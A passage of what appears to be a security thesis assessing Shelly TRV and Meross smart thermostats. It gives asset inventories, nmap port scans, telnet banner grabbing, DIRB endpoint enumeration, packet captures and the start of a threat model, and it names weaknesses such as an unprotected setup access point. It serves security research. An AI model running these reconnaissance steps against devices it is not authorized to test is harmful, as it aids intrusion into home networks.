
Table 4.1 lists the hardware assets that were identified. The buttons, sensor, external interface, display type and battery could be identified on the Shelly TRV product page[1] and knowledge base page[2].

Component	**Information**
Button	Up, Down, Reset
Sensor	Temperature sensor
External interfaces	USB Type-c charging port, Unidentified port
Display type	Liquid-Crystal Display (LCD)
Battery	Panasonic NCR18650BD
MCU	EFM32GG11
Processor	ARM Cortex-M4 (Armv7-M architecture)

Table 4.1: Shelly TRV hardware assets

[1] https://www.shelly.cloud/en/products/shop/shelly-trv
[2] https://kb.shelly.cloud/knowledge-base/shelly-trv

Through analysis of the firmware file using Hex Workshop[1], the Microcontroller Unit (MCU) was identified as EMF32GG11, as shown in Figure 4.1. Further identification of the processor, *ARM Cortex-M4*, was accomplished through examination of the manufacturer's webpage[2] dedicated to EMF32 MCUs.


Hex Workshop - [C:\sharedwithkali\exjobb\ShellyTRV\SHTRV-01_build.gbl]

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000F9660  68 69 00 00 73 68 65 6C 6C 79 5F 6D 71 74 74 5F  hi..shelly_mqtt_
000F9670  61 6E 6E 6F 75 6E 63 65 00 00 00 00 73 68 65 6C  announce....shel
000F9680  6C 79 5F 6D 71 74 74 5F 69 6E 66 6F 00 00 00 00  ly_mqtt_info....
000F9690  73 68 65 6C 6C 79 5F 6D 71 74 74 5F 73 65 74 74  shelly_mqtt_sett
000F96A0  69 6E 67 73 00 00 00 00 6D 71 74 74 5F 72 65 61  ings....mqtt_rea
000F96B0  64 5F 74 61 73 6B 00 00 6D 71 74 74 5F 63 68 65  d_task..mqtt_che
000F96C0  63 6B 5F 74 69 6D 65 00 61 72 63 68 3D 45 46 4D  ck_time.arch=EFM
000F96D0  33 32 47 47 31 31 00 00 6D 64 6E 73 5F 72 65 73  32GG11..mdns_res
000F96E0  70 5F 61 64 64 5F 6E 65 74 69 66 3A 20 65 72 72  p_add_netif: err
000F96F0  5B 25 64 5D 0A 00 00 00 5F 68 74 74 70 00 00 00  [%d]...._http...
000F9700  6D 64 6E 73 5F 72 65 73 70 5F 61 64 64 5F 73 65  mdns_resp_add_se
000F9710  72 76 69 63 65 3A 20 65 72 72 5B 25 64 5D 0A 00  rvice: err[%d]..
000F9720  47 45 54 20 25 73 20 48 54 54 50 2F 31 2E 31 0D  GET %s HTTP/1.1.
000F9730  0A 48 6F 73 74 3A 20 25 73 0D 0A 55 73 65 72 2D  .Host: %s..User-
000F9740  41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35  Agent: Mozilla/5
000F9750  2E 30 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D  .0..Accept: */*.
000F9760  0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F  .Connection: clo
000F9770  73 65 0D 0A 0D 0A 00 00 2F 00 00 00 3F 00 00 00  se....../...?...
000F9780  25 75 2E 25 30 33 75 20 00 00 00 00 25 73 3A 09  %u.%03u ....%s:.
```

Data Inspector
Data at offset 0x000F96CD:

int8	69
uint8	69
int16	17989
uint16	17989
int32	860702277
uint32	860702277
int64	3550885112139...
uint64	3550885112139...
half float	6.2695313
float	4.7794192e-008

Expression Calc: Signed, 32 bit

1 instances of 'efm32gg11' found in C:\sharedwithkali\exjobb\ShellyTRV\SHTRV

Address	Length	Length
000F96CD	9	09

Find All Complete. Cursor: 000F96DF Caret: 000F96CD 1075420 bytes OVR MOD READ

Figure 4.1: Identifying EFM32GG11 in Shelly TRV using Hex Workshop.

An additional port was present adjacent to the USB Type-C charging port; however, its intended purpose remained unidentified. It is possible that this port serves as a Universal Asynchronous Receiver-Transmitter (UART) connection, although its precise function remains uncertain.

4.1.1.2 Firmware

Shelly TRV is classified as a Shelly Gen1 device[3], and according to the Application Programming Interface (API) documentations for Gen1 devices,

[1]http://www.hexworkshop.com/
[2]https://www.silabs.com/mcu/32-bit-microcontrollers/efm32-giant-gecko-gg11
[3]https://kb.shelly.cloud/knowledge-base/shelly-gen1-devices

Shelly products are built on the Mongoose OS platform[1]. However, an examination of the firmware file for Shelly TRV, carried out using a hex editor, reveals that this is not the case. The analysis indicates that Shelly TRV employs FreeRTOS as its operating system instead, and that the firmware is based on FreeRTOS.

Component	Version
OS: FreeRTOS	Unknown
Firmware: Shelly TRV	20220811-152343/v2.1.8@5afc928c

Table 4.2: Shelly TRV firmware assets

4.1.1.3 Radio

Shelly TRV offers two Wi-Fi modes, namely access point mode and client mode. Access point mode is enabled during setup, allowing the user to connect to a Wi-Fi access point created by Shelly TRV for management purposes. The second mode, client mode, allows Shelly TRV to connect to an existing Wi-Fi network. [2]

Component	Functionality
Wi-Fi 802.11 b/g/n	Access point mode, client mode

Table 4.3: Shelly TRV radio assets

During setup it was found that the Wi-Fi access point created by Shelly TRV was not password protected, allowing adversaries to connect to the access point.

4.1.1.4 Network

An extensive port scan was conducted on Shelly TRV using the nmap tool[3]. The following command was used for the scan:

```
$ sudo nmap -n -Pn -sS -oA systemX-port-all -p-
192.168.137.111
```

[1]https://shelly-api-docs.shelly.cloud/gen1/#based-on-mongoose-os

[2]https://kb.shelly.cloud/knowledge-base/shelly-trv

[3]https://nmap.org/

Due to the slow response time of Shelly TRV, the scan duration was approximately 15 hours. The results of the scan revealed that only port 80 was accessible.

Component	Functionality
TCP/80 - Open	Management page

Table 4.4: Shelly TRV network assets

4.1.1.5 Cloud

An explanation for the Shelly Cloud API was found on the Cloud Control API Documentation page[1]. Within these documentations, a hyperlink directing to `https://home.shelly.cloud/` was discovered, providing access to a web-based rendition of the Shelly mobile application.

Component	Functionality
TCP/443 - Open	Cloud Control API Documentation
TCP/443 - Open	Web-based rendition of Shelly mobile application

Table 4.5: Shelly TRV cloud assets


4.1.1.6 Web

Initially, a search was conducted on Google to gather relevant documentation and information related to the Shelly TRV web interface. The documentation pertaining to the Hypertext Transfer Protocol (HTTP) API was found[2] and various web endpoints and their respective purposes were identified.

Telnet[3] was used for banner grabbing[4], as shown in Figure 4.2. The response indicated that the server type and version was *lwIP/2.1.2*[5].


To uncover potentially concealed endpoints that were yet to be identified, the DIRB tool[6] was utilized, as illustrated in Figure 4.3. This approach led to

[1]`https://shelly-api-docs.shelly.cloud/cloud-control-api/`
[2]`https://shelly-api-docs.shelly.cloud/gen1`
[3]`https://linux.die.net/man/1/telnet`
[4]`https://cyberexperts.com/encyclopedia/banner-grabbing/`
[5]`https://savannah.nongnu.org/projects/lwip/`
[6]`https://www.kali.org/tools/dirb/`



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.137.111 80
Trying 192.168.137.111...
Connected to 192.168.137.111.
Escape character is '^]'.
GET /

HTTP/1.0 200 OK
Server: lwIP/2.1.2 (http://savannah.nongnu.org/projects/lwip)
Content-Type: text/html
Content-Encoding: gzip

◆bndex.html◆◆gw◆◆◆0◆◆◆
=◆◆L◆   ◆/9◆
            g◆d◆◆%m◆◆◆Vu◆◆3◆Ox◆◆k◆}◆▒◆◆X◆◆◆◆/W◆F◆;l◆]sc)◆B◆◆◆◆E~◆◆◆!◆◆◆3ey◆◆◆◆F◆◆e_◆◆◆◆◆9◆频◆u
                                                                                   7qV◆◆K1◆◆◆◆J◆

◆◆*◆◆▒)◆V◆▒◆◆D◆H◆xC◆p.I◆
                        ◆◆ot◆◆◆T◆◆\K~'-◆Kg◆Z5◆◆C◆◆◆◆~э◆,◆◆◆JL◆◆u◆N◆◆+~2◆◆Y2x◆黪◆◆◆fp3嗒◆O^◆ðj◆◆\◆W◆◆◆◆I◆{A◆
U-◆◆K◆x?◆◆◆LS◆◆◆◆◆
```

Figure 4.2: Shelly TRV web server banner grabbing.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.137.111 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr 18 12:06:23 2023
URL_BASE: http://192.168.137.111/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.137.111/ ----
+ http://192.168.137.111/favicon.ico (CODE:200|SIZE:30766)
+ http://192.168.137.111/index.htm (CODE:200|SIZE:70516)
+ http://192.168.137.111/mode (CODE:200|SIZE:12)
+ http://192.168.137.111/settings (CODE:200|SIZE:1750)
+ http://192.168.137.111/stats (CODE:200|SIZE:150)
+ http://192.168.137.111/status (CODE:200|SIZE:945)
+ http://192.168.137.111/test (CODE:200|SIZE:12)

-----------------
END_TIME: Tue Apr 18 12:19:40 2023
DOWNLOADED: 4612 - FOUND: 7

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 4.3: Shelly TRV web content scanning with DIRB.

the discovery of three additional endpoints. DirBuster[1] was also employed but failed to reveal any further endpoints. It is worth noting that the exploration could have been expanded by using larger word lists and different settings.

[1]https://www.kali.org/tools/dirbuster/

However, due to time constraints and the sluggish response of Shelly TRV to requests, a more extensive search was not performed.

An examination was also conducted on the HyperText Markup Language (HTML) comments, metadata, and scripts with the objective of identifying any potentially relevant information, including passwords and endpoints. However, no noteworthy discoveries were observed.

Component	**Server type / version**	**Functionality**
TCP/80 - Open	lwIP/2.1.2	Management page

Table 4.6: Shelly TRV web assets

4.1.1.7 Mobile

Shelly mobile application was downloaded for Android[1] and iOS[2].

The traffic from and to the Shelly mobile application was captured using Wireshark both during cloud setup and post-setup, and the resulting captures were saved for further analysis.

Component	**Version**	**Functionality**
Android app: Shelly Cloud	5.24.4	Control thermostat via cloud
iOS app: Shelly Cloud	2.1.2	Control thermostat via cloud

Table 4.7: Shelly TRV mobile assets

4.1.2 Meross Smart Thermostat Valve Starter Kit

4.1.2.1 Hardware

Table 4.8 shows the hardware assets of Meross.

4.1.2.2 Firmware

The firmware version number was identified within the Meross mobile application, after the completion of the setup process.

[1] https://play.google.com/store/apps/details?id=allterco.bg.shelly

[2] https://apps.apple.com/us/app/shelly-cloud/id1147141552

Component	**Information**
Smart Wi-Fi Hub	On/off button
Smart Radiator Thermostat	Display touch screen to control thermostat

Table 4.8: Meross Smart Thermostat hardware assets

Component	**Version**
Meross Smart Wi-Fi Hub firmware	4.5.23

Table 4.9: Meross Smart Thermostat firmware assets

4.1.2.3 Radio

The product page[1] was reviewed and revealed the use of the 802.11 b/g/n standard for the smart hub and the use of the 433 MHz radio frequency for communication between the hub and the smart thermostat, shown in Table 4.10.

Component	**Functionality**
Wi-Fi 802.11 b/g/n	Set up access point, connect to access point
433 MHz communication	Communication between hub and thermostat

Table 4.10: Meross Smart Thermostat radio assets

4.1.2.4 Network

An extensive port scan was conducted on the Wi-Fi hub to identify any open ports that could potentially be exploited by attackers. To perform this scan, the following command was used:


```
$ sudo nmap -n -Pn -sS -p- -oA systemX-port-all
192.168.137.8
```

The command instructed nmap to scan every port from 1 to 65,535 on the hub using a Transmission Control Protocol (TCP) SYN scan, which is a quick

[1]https://www.meross.com/en-gc/smart-thermostat/homekit-thermostat/98

and reliable method for determining port status. The ”-n” flag was used to speed up the scan by avoiding reverse Domain Name System (DNS) resolution, while the ”-Pn” flag was used to skip checking if the host was active since the hub’s status was already known.

To store the scan results, the ”-oA” flag was used, which saved the output in three formats: normal, Extensible Markup Language (XML), and grepable. The results were stored in the files systemX-port-all.nmap, systemX-port-all.xml, and systemX-port-all.gnmap, respectively.



```
┌──(kali㉿kali)-[~/temp]
└─$ cat systemX-port-all.nmap
# Nmap 7.93 scan initiated Wed Apr  5 10:22:12 2023 as: nmap -n -Pn -sS -p- -oA systemX-port-all 192.168.137.8
Nmap scan report for 192.168.137.8
Host is up (2.0s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
5010/tcp open  telelpathstart

# Nmap done at Thu Apr  6 04:11:35 2023 -- 1 IP address (1 host up) scanned in 64163.47 seconds
```

Figure 4.4: Meross Smart Wi-Fi Hub extensive Nmap port scan results.

The port scan results are depicted in Figure 4.4, which revealed that port 80 and port 5010 were open.

Component	**Functionality**
TCP/80 (Smart Wi-Fi Hub)	Allows mobile device to communicate with hub during setup.
TCP/5010	Unknown


Table 4.11: Meross Smart Thermostat network assets

4.1.2.5 Cloud

A packet capture was performed when using Meross mobile application, depicted in Figure 4.5. As seen in the figure, a DNS request is sent, querying `mqtt-eu.meross.com`, indicating that the MQTT protocol is used when the mobile application is communicating with the Meross MQTT broker.

Component	**Functionality**
TCP/443 - Open	Thermostat control using the MQTT protocol.

Table 4.12: Meross Smart Thermostat cloud assets



```
No.   Time        Source          Destination     Protocol Length Info
65151 2557.038771 8.8.8.8         192.168.10.212  DNS       91 Standard query response 0x75a3 A cdn.shopify.com A 23.227.60.200
65152 2557.038771 8.8.4.4         192.168.10.212  DNS       91 Standard query response 0x75a3 A cdn.shopify.com A 23.227.60.200
65153 2557.039316 [redacted]1     [redacted]0…    DNS      111 Standard query response 0x75a3 A cdn.shopify.com A 23.227.60.200
65154 2557.039564 192.168.10.1    192.168.10.212  DNS       91 Standard query response 0x75a3 A cdn.shopify.com A 23.227.60.200
65172 2557.228146 f[redacted]0…   f[redacted]1    DNS       98 Standard query 0x057a A mqtt-eu.meross.com
65173 2557.228190 192.168.10.212  8.8.8.8         DNS       78 Standard query 0x057a A mqtt-eu.meross.com
65174 2557.228216 192.168.10.212  8.8.4.4         DNS       78 Standard query 0x057a A mqtt-eu.meross.com
65175 2557.228238 f[redacted]0…   f[redacted]1    DNS       98 Standard query 0x057a A mqtt-eu.meross.com
65176 2557.228259 f[redacted]0…   f[redacted]1    DNS       98 Standard query 0x057a A mqtt-eu.meross.com
65177 2557.228283 192.168.10.212  192.168.10.1    DNS       78 Standard query 0x057a A mqtt-eu.meross.com
65178 2557.230013 f[redacted]1    f[redacted]0…   DNS      146 Standard query response 0x057a A mqtt-eu.meross.com A 54.77.214.248 A 52.49.129.225 A 54.75.5.1
65179 2557.230366 192.168.10.1    192.168.10.212  DNS      126 Standard query response 0x057a A mqtt-eu.meross.com A 52.49.129.225 A 54.77.214.248 A 54.75.5.1
65180 2557.237042 8.8.8.8         192.168.10.212  DNS      126 Standard query response 0x057a A mqtt-eu.meross.com A 54.77.214.248 A 54.75.5.168 A 52.49.129.2
65181 2557.239334 8.8.4.4         192.168.10.212  DNS      126 Standard query response 0x057a A mqtt-eu.meross.com A 54.77.214.248 A 54.75.5.168 A 52.49.129.2
```

*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
web
web+tcp
web+tcp+dns
arp+dhcp+nbns

Figure 4.5: Packet capture of communication between Meross mobile application and the Meross cloud server, viewed in Wireshark.

4.1.2.6 Web

Table 4.13 presents the Meross Smart Thermostat web assets. Note that no web interface was present, and the only web asset is a web server meant as a means for the hub to communicate with the mobile application and the cloud server.

Component	Functionality
TCP/80 (Smart Wi-Fi Hub)	Allows mobile device to communicate with hub during setup.

Table 4.13: Meross Smart Thermostat web assets

4.1.2.7 Mobile

The Meross mobile application was available in both iOS[1] and Android[2] versions, as shown in Table 4.14.

Component	Version	Functionality
Android app: meross	3.9.2	Control thermostat via cloud
iOS app: meross	3.18.0	Control thermostat via cloud

Table 4.14: Meross Smart Thermostat mobile assets

[1] https://apps.apple.com/us/app/meross/id1260842951

[2] https://play.google.com/store/apps/details?id=com.meross.meross

Chapter 5

Threat Modeling

5.1 Attack Surface Mapping

To aid in understanding and identifying potential threats for the selected devices, two diagrams were produced for each device. The first diagram depicts the basic architecture of the device, including its major components and their interconnections. The second diagram illustrates a more detailed component decomposition, including the identification of trust boundaries between different components.

Consideration was given to using Microsoft Threat Modeling Tool [1] and Draw.io [2] to create diagrams that would effectively communicate the basic architecture and component decomposition for each device. While Microsoft Threat Modeling Tool had the advantage of generating threat modeling reports, Draw.io was ultimately chosen due to its superior visual design and ease of use. The diagrams produced by Microsoft Threat Modeling Tool were found to be cluttered and difficult to interpret, while Draw.io allowed for the creation of clear and intuitive representations of the findings.

5.1.1 Shelly TRV

Figure 5.1 shows the basic architecture for Shelly TRV and Figure 5.2 shows the compontent decomposition and trust boundaries.

During the configuration process and subsequent interaction with the Shelly TRV device, two communication methods were identified. The first

[1]https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool
[2]https://draw.io




Figure 5.1: Shelly TRV basic architecture. Arrow colors signify in what Wi-Fi mode the communication occurs: Blue (client mode), yellow (access point mode), black (both modes), green (during cloud setup).

method involves accessing the device's web interface through a web browser, while the second method requires using the Shelly mobile application.

During the setup phase, the Shelly TRV operates in ”access point mode”, in which it creates its own unprotected Wi-Fi access point for users to connect to, enabling them to configure the device to connect to their router's Wi-Fi access point. In access point mode, communication is represented by the yellow arrows in Figure 5.1 and Figure 5.2. Once connected to the router's access point, the Shelly TRV operates in ”client mode”. Communication in client mode is represented by blue arrows in Figure 5.1 and Figure 5.2.

Upon analysis of the saved Packet Capture (PCAP) files for traffic to and from the mobile application, it was observed that during the cloud setup phase, direct HTTP communication occurred between the mobile application and the web server of Shelly TRV to configure the TRV for cloud access. This direct communication is illustrated by the green arrow in Figure 5.1 and Figure 5.2. However, it was noted that after the setup phase, the mobile application did not establish direct communication with the TRV, even in the absence of internet connectivity within the local network. Instead, the mobile application exclusively communicated with Shelly Cloud via Transport Layer Security (TLS), which subsequently communicated with Shelly TRV, also via TLS.

5.1.2 Meross Smart Thermostat

Figure 5.3 illustrates the basic architecture for the Meross Smart Thermostat and Figure 5.4 depicts the component decomposition of the said kit.




Figure 5.2: Shelly TRV component decomposition. Arrow colors signify in what Wi-Fi mode the communication occurs: Blue (client mode), yellow (access point mode), black (both modes), green (during cloud setup).




Figure 5.3: Meross Smart Thermostat basic architecture. Arrow colors signify when communication occurs: Blue (post setup), yellow (during setup), black (both).

5.2 Threat Identification and Categorization

In this step, potential threats that were relevant to each attack surface were predicted. This was achieved by reviewing PatrIoT's compilation of top 100 weaknesses found in IoT devices [36] for each device and selecting weaknesses that could pose a threat based on the information gathering and the attack surface mappings performed up to that point.




Figure 5.4: Meross Smart Thermostat component decomposition. Arrow colors signify when communication occurs: Blue (post setup), yellow (during setup), black (both).

Because of time constraints, not all relevant threats from PatrIoT's compilation were considered. The selection of the weaknesses was therefore guided by a combination of intuition and prior knowledge. In certain cases, a more iterative process was employed, wherein the identification of threats was, to some extent, informed by subsequent steps, such as vulnerability analysis. While an exact method for selecting the weaknesses was not used, this approach ensured a thorough and reasoned identification of potential threats.

The anticipated threats for each device are presented in their respective sections. For convenience of the reader, the threats were classified using the ID numbers from PatrIoT's compilation of weaknesses that can be found on PatrIoT's public Github repository [36]. It should be noted that while all of these predicted threats were not necessarily exploitable, a subset of them were selected in Section 5.5 and penetration tested in Chapter 6.

5.2.1 Shelly TRV

The potential threats to be considered for Shelly TRV are presented in Tables 5.1, 5.2, and 5.3.

ID	1
ID (PatrIoT)	94
Description	During setup, when Shelly TRV is in access point mode, it creates an unprotected WiFi access point.
Impact	An attacker could potentially sniff for the user's router's Wi-Fi credentials.
Category	Senstive data disclosure
Attack surface	Radio communication

Table 5.1: Shelly TRV threat: Lack of transport encryption

ID	2
ID (PatrIoT)	36
Description	Authentication is not required to download the firmware upgrade file.
